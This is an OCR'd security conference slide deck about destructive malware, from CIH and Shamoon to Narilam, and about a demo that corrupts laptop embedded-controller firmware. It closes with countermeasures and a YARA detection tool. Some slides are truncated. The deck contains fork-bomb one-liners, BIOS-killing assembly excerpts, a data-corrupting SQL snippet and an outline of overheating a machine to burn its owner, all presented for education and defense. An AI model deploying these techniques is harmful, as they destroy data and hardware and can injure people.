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## Hacking Exposed: Day of Destruction

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




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
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Windows 8



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# Agenda

- ▶ A Walk Down Memory Lane: Destructive Attacks Throughout History
- ▶ Next Generation: Targeted Destructive Attacks
- ▶ The Setup
- ▶ Demo
- ▶ Countermeasures





This presentation contains strong scenes of computer violence, and several systems **were harmed** in the making of this presentation.





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
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**Walk Down  
Memory Lane:  
Destructive Attacks  
Throughout History**



# Adversary is Evolving...

## Moving From Data Exfil To System Destruction





# Before Photo Bombs – Fork Bombs

- ◆ While (1) { fork ();} - Old School
- ◆ :(){ :|:& };; - 13 characters of pain - Gangsta Circa 2002



# CIH Virus (aka Chernobyl, aka Spacefiller)

- Written in Assembly

- Released in 1996

- Works on Windows

- Infects files and

- Destruction:

  - Overwrites

  - Attempt to

- High sophistication

at Tatung University in Taiwan

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Chen's birthday)


es, deletes partition table (recoverable)

```
; *****  
; * Kill Kill Kill Kill Kill Kill Kill *  
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; * Kill Kill Kill Kill Kill Kill Kill *  
; *****  
  
; *****  
; * Kill BIOS EEPROM *  
; *****  
  
mov bp, 0cf8h  
lea esi, IOForEEPROM-@7[esi]  
  
; *****  
; * Show BIOS Page in *  
; * 000E0000 - 000EFFFF *  
; * ( 64 KB ) *  
; *****  
  
mov edi, 8000384ch  
mov dx, 0cf8h  
cli  
call esi
```

```
; *****  
; * Kill Computer !? ... ^.^ *  
; *****  
  
IsKillComputer:  
; Get Now Day from BIOS CMOS  
mov al, 07h  
out 70h, al  
in al, 71h  
  
xor al, 26h ; ??/26/????
```



# Stuxnet





# Wiper

- ◆ Indicators discovered by Kaspersky in Iran in April 2012
- ◆ Active December 2011-April 2012
- ◆ Malware never identified but believed to be high sophistication

The screenshot displays the Windows Registry Editor with the left pane showing the tree structure under 'SYSTEM' > 'ControlSet001' > 'Services'. The 'RAHDAUD64' service is selected. The right pane, titled 'Key/Value data', shows the following values:

Name	Value	Type
ImagePath	\\??C:\WINDOWS\TEMP\~\DF78.tmp	REG_SZ
Group	NDIS	REG_SZ
DisplayName	RAHDAUD64	REG_SZ
Type	0x00000001	REG_DWORD
ErrorControl	0x00000000	REG_DWORD
Start	0x00000001	REG_DWORD

Below the registry values, a hex dump is visible, showing the raw header of the service's binary data.

```
----- raw header -----
0048 97b8: a0 00 00 00 6e 6b 20 00 a2 eb fc ab 6b 20 cd 01 ....nk .....k ..
0048 97c8: 00 00 00 00 50 b6 11 00 00 00 00 00 00 00 00 ....P.....
0048 97d8: ff ff ff ff ff ff ff ff 06 00 00 00 a0 34 44 00 .....4D.
0048 97e8: ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 .....
0048 97f8: 18 00 00 00 3c 00 00 00 30 a5 29 00 09 00 00 00 ....<...0.)....
0048 9808: 52 41 48 44 41 55 44 36 34                                RAHDAUD64
```



# Narilam

- ◆ Discovered by Symantec in November 2012
- ◆ Written in Delphi with infections observed almost exclusively in Iran
- ◆ Replaced financial data with random values in MS SQL Databases, drops certain tables
- ◆ Very low sophistication

```
set @SanadNo=(select Max(Cast(sellercod As int )) from A_Sellers) ↓  
Set @SanadNo=Round(@SanadNo * (SELECT RAND(@IDLE)),0,0) ↓  
delete from A_Sellers Where Cast(sellercod as int)=@SanadNo ↓  
set @SanadNo=(select Max(Cast(Tranid As int )) from A_Transanj) ↓  
set @SanadNo1=@SanadNo ↓  
Set @SanadNo=Round(@SanadNo * (SELECT RAND(@IDLE)),0,0) ↓  
set @Raj=(select Max(Raj) from A_Transanj Where Cast(Tranid as int)=@SanadNo) ↓  
Set @Raj=Round(@Raj * (SELECT RAND(@IDLE)),0,0) ↓  
Set @IDLE=0.1111+(SELECT @@IDLE) ↓  
Set @SanadNo1=Round(@SanadNo1 * (SELECT RAND(@IDLE)),0,0) ↓  
Update A_Transanj Set Tranid=@SanadNo1 Where Cast(Tranid as int)=@SanadNo and Raj=@Raj ↓  
set @SanadNo=(select Max(Cast(Koll As int )) from Koll) ↓  
Set @SanadNo=Round(@SanadNo * (SELECT RAND(@IDLE)),0,0) ↓  
delete from Koll Where Cast(Koll as int)=@SanadNo ↓  
set @SanadNo=(select Max(Cast(SanadNoForosh As int )) from R_DetailFactoreForosh) ↓  
set @SanadNo1=@SanadNo ↓  
Set @SanadNo=Round(@SanadNo * (SELECT RAND(@IDLE)),0,0) ↓  
set @Raj=(select Max(Raj) from R_DetailFactoreForosh Where Cast(SanadNoForosh as int)=@SanadNo) ↓
```



# Maya

- ◆ Discovered in Iran in December 2012
- ◆ Attempts to delete all files on disks D: through I: on certain dates using a BAT file converted to an EXE
- ◆ Very simplistic

New Targeted Data Wiping Malware Identified by Maher Center

Latest investigation have been done by Maher center in cyber space identified a new .targeted data wiping malware

**ID:** IRCNE2012121703

**Date:** 2012-12-16

Latest investigation have been done by Maher center in cyber space identified a new targeted data wiping malware. Primitive analysis revealed that this malware wipes files on different drives in various predefined times. Despite its simplicity in design, the malware is efficient and can wipe disk partitions and user profile directories without being recognized by anti-virus software. However, it is not considered to be widely distributed. This targeted attack is simple in design and it is not any similarity to the other sophisticated targeted attacks. The identified components of this threat are listed in the following table:

MD5	Name
f3dd76477e16e26571f8c64a7fd4a97b	GrooveMonitor.exe [dropper]
fa0b300e671f73b3b0f7f415ccb9d41	juboot.exe
c4cd216112cbc5b8c046934843c579f6	jucheck.exe
ea7ed6b50a9f7b31caeea372a327bd37	SLEEP.EXE
b7117b5d8281acd56648c9d08fadf630	WmiPriv.exe

خوابنده شده: 4912

ذخیره شده توسط : 26 آذر 1391 ساعت 13:15

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# Korean / DarkSeoul attacks

- ◆ Disk wipers
  - ◆ “HASTITI” Wipers
  - ◆ “Whois Team” Wipers?
- ◆ Simple Backdoor Shells
- ◆ Downloaders
- ◆ Variety of full featured RATs
- ◆ Linked by various TTPs, including:
  - ◆ Encryption (methods / keys)
  - ◆ Keyword lists
  - ◆ File mapping naming conventions





# Ransomware

- ◆ AIDS / PC Cyborg Trojan – 1989
- ◆ GPCode - 2005
- ◆ Cryptolocker - 2013





# Shamoon

- ◆ Responsible for reported 30,000 machines destroyed at Middle East energy companies in August 2012
- ◆ Used commercial EIDoS raw disk access kernel driver to overwrite the disk
- ◆ Low sophistication





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**Demo #1**



# Historic Destructive Attacks Scenarios

Attack Type	Recovery
Data Destruction	Data Backups
Data Encryption	Data Backups
Boot Impact	
<ul style="list-style-type: none"><li>• Overwrite HD MBR &amp; Partition Table</li></ul>	HD Backups, partition table restoration programs
<ul style="list-style-type: none"><li>• Reflash BIOS</li></ul>	BIOS signing, reflash back



NEXT-GENERATION:  
PERMANENT  
DESTRUCTION



ATTACKING

THE HARDWARE



# Devastation Impact: Imagine if...

- ◆ You walk in the building and your badge doesn't work
- ◆ The HVAC is off
- ◆ The security cameras are shutdown
- ◆ 50,000 monitor screens are blinking 'System disk error'
- ◆ Phone systems & video conferencing are down
- ◆ Mail servers are down
- ◆ VPN is down
- ◆ And you can't get your coffee because the CC reader is down



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## The Setup



# Permanent Destruction Scenarios

**Fry Battery:** very hard to do now

**Keyboard Firmware:** recoverable

**Camera Firmware:** recoverable

**Touchpad firmware:** recoverable

**LCD Screen firmware:** recoverable

**SSD Controller:** have to reflash without relying on data

**Video Card:** have to reflash without relying on graphics

**Thunderbolt Controller:** have to reflash -- can prevent external disk/video card/monitor from working in recovery scenarios above

**EFI/BIOS:** hard to recover

**ACPI EC (Embedded Controller): hard to recover**

**Intel ME:** hard to recover



# Setup

- ◆ Went after the most realistic (time/effort) target with the biggest impact and recovery difficulty:
  - ◆ ACPI Embedded Controller (ACPI EC)
- ◆ ACPI EC sits on the LPC Bus (replacement for legacy ISA Bus)
  - ◆ Has its own flash and processor (usually an MCU like STM-32, ARM Cortex, Hitachi SH3/H8300)
- ◆ Controls LCD/keyboard backlight, power button, I2C battery bus, charging circuit, LEDs, fans, thermal monitoring and power throttling
  - ◆ Corrupted/dead ACPI EC would result in up to the inability to power on and/or charge the machine and/or use its battery



# Setup

- ◆ Most ACPI chips are not frequently updated by their manufacturers
- ◆ Some laptops have open-source chip firmware and updater
- ◆ Apple computers have closed-source chip firmware
- ◆ We modified an existing Apple firmware update for their chip and corrupted it



# Frying the Machine

- ◆ Turn off the fans
- ◆ Spike the CPU to 100%
- ◆ Watch the temperature rise to boiling water level
- ◆ Impact
  - ◆ Burn the laptop owner
  - ◆ Permanently damage internal electronics
  - ◆ ...Or start a fire if the electronics are shoddy



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**Demo #2**



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


## Main Attack Scenario



# Day of Destruction

- ◆ **Background:** Apple SSL vulnerability in the news
- ◆ Last week of the quarter – CEO pushing for the last deals
- ◆ Social Engineer a victim to apply an Apple OSX patch
- ◆ Update the ACPI firmware and reboot the machine
- ◆ Watch the machine lockup during the update
- ◆ Reboot renders the machine unbootable




**Result:** You have thousands of expensive doorstops in your enterprise and not a single working machine



# WARNING!

- ◆ DO NOT TRY THIS AT HOME!
- ◆ MULTIPLE MACHINES WERE DESTROYED IN THE MAKING OF THIS DEMO





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**Demo #3**



# Countermeasures

- ◆ Firmware signing
- ◆ Windows 8 includes EFI signing (NIST BIOS Protection Guidelines)
- ◆ Vendors need to sign all firmware
- ◆ Free tool release: CrowdResponse



# Introducing CrowdResponse

- ◆ Free incident response collection and detection tool from CrowdStrike
- ◆ Announced today and will be released next week
- ◆ Scans **per-process memory** and disk images with Yara rules
- ◆ Supports all modern Windows platforms – WinXP → Server 2012
- ◆ Configuration file currently manages over 40 different output options resulting in nearly 100 possible data points
- ◆ Command-line based and easy to deploy at scale
- ◆ XML output – CRconvert tool provides CSV and HTML reports



# First 3 CrowdResponse Modules

## @pslist

- ◆ List all processes
- ◆ Collect PE header
- ◆ Verify digital signatures
- ◆ Hash image binary
- ◆ Process command line
- ◆ Loaded DLLs
- ◆ Imports/exports
- ◆ Identify code injection

## @dirlist

- ◆ Recursive file listing
  - ◆ Regex masks
  - ◆ Recursion limits
- ◆ Verify digital signatures
- ◆ MD5/SHA256 hashes
  - ◆ Quick hash capable
- ◆ Collect resource info
- ◆ Timestamp collection

## @yara

- ◆ Scan memory
  - ◆ All running processes
  - ◆ On-disk image binaries
  - ◆ DLLs
- ◆ Yara rule management
  - ◆ Download rules from URL
  - ◆ Rule masks
- ◆ Limit scanning by regex




# Detecting the Shamoon Dropper with @yara

```
rule CrowdStrike_Shamoon_DroppedFile
{
  meta:
    description = "Rule to detect Shamoon malware."

    strings:
      $testn123 = "test123" wide
      $testn456 = "test456" wide
      $testn789 = "test789" wide
      $testdomain = "testdomain.com" wide
      $pingcmd = "ping -n 30 127.0.0.1 >nul" wide

    condition:
      (any of ($testn*) or $pingcmd) and $testdomain
}
```



A screenshot of a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The window displays the output of a YARA rule scan. The output shows a list of system files being scanned, including USER32.dll, GDI32.dll, MSCTF.dll, MSUTB.dll, IMM32.DLL, uxtheme.dll, apphelp.dll, msctfime.ime, ole32.dll, shlwapi.dll, USERENV.dll, and trksrv.exe. For trksrv.exe, the rule "CrowdStrike\_Shamoon\_DroppedFile" is triggered, resulting in the output "CrowdStrike\_Shamoon\_DroppedFile": TRUE. The scan then continues with PID 788 (trksrv.exe), where the same rule is triggered again, resulting in "CrowdStrike\_Shamoon\_DroppedFile": TRUE. The scan then continues with a list of system files including ntdll.dll, kernel32.dll, NETAPI32.dll, msvcrt.dll, AduAPI32.dll, RPCRT4.dll, Secur32.dll, WS2\_32.dll, WS2HELP.dll, and USER32.dll.

```
C:\WINDOWS\system32\cmd.exe
Scanning file "C:\WINDOWS\system32\USER32.dll"
Scanning file "C:\WINDOWS\system32\GDI32.dll"
Scanning file "C:\WINDOWS\system32\MSCTF.dll"
Scanning file "C:\WINDOWS\system32\MSUTB.dll"
Scanning file "C:\WINDOWS\system32\IMM32.DLL"
Scanning file "C:\WINDOWS\system32\uxtheme.dll"
Scanning file "C:\WINDOWS\system32\apphelp.dll"
Scanning file "C:\WINDOWS\system32\msctfime.ime"
Scanning file "C:\WINDOWS\system32\ole32.dll"
Scanning file "C:\WINDOWS\system32\shlwapi.dll"
Scanning file "C:\WINDOWS\system32\USERENV.dll"
Scanning file "C:\WINDOWS\system32\trksrv.exe"
"CrowdStrike_Shamoon_DroppedFile": TRUE
Scanning PID 788 (trksrv.exe)
"CrowdStrike_Shamoon_DroppedFile": TRUE
Scanning file "C:\WINDOWS\system32\ntdll.dll"
Scanning file "C:\WINDOWS\system32\kernel32.dll"
Scanning file "C:\WINDOWS\system32\NETAPI32.dll"
Scanning file "C:\WINDOWS\system32\msvcrt.dll"
Scanning file "C:\WINDOWS\system32\ADUAPI32.dll"
Scanning file "C:\WINDOWS\system32\RPCRT4.dll"
Scanning file "C:\WINDOWS\system32\Secur32.dll"
Scanning file "C:\WINDOWS\system32\WS2_32.dll"
Scanning file "C:\WINDOWS\system32\WS2HELP.dll"
Scanning file "C:\WINDOWS\system32\USER32.dll"
```



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**Demo #4**



# CrowdResponse Reporting



## Module: yara

system	yarafile	pid	file	identifier	result
JIMMY278F	*built-in-config*	2744	C:\WINDOWS\system32\trksrv.exe	CrowdStrike_Shamoon_DroppedFile	TRUE
JIMMY278F	*built-in-config*		C:\WINDOWS\system32\trksrv.exe	CrowdStrike_Shamoon_DroppedFile	TRUE
JIMMY278F	*built-in-config*		C:\WINDOWS\system32\msinit.exe	CrowdStrike_Shamoon	TRUE



# CrowdResponse Community Rules

- ◆ Initial release to come with rules for Deep Panda and Energetic Bear actors
- ◆ Additional rules to be released periodically by CrowdStrike
- ◆ Encourage community rule-sharing



# Conclusion

- ◆ We are entering in a new era of Targeted Destructive Attacks
  - ◆ Moving from data exfiltration to data / system destruction
- ◆ Hacktivists will move from DDOS to system destruction
- ◆ Imperative to look for adversary activity that will precede destructive activity
- ◆ CrowdResponse can be used to look for adversary activity that may be indicative of a multitude of attacks
- ◆ Firmware signing for all updates are critical





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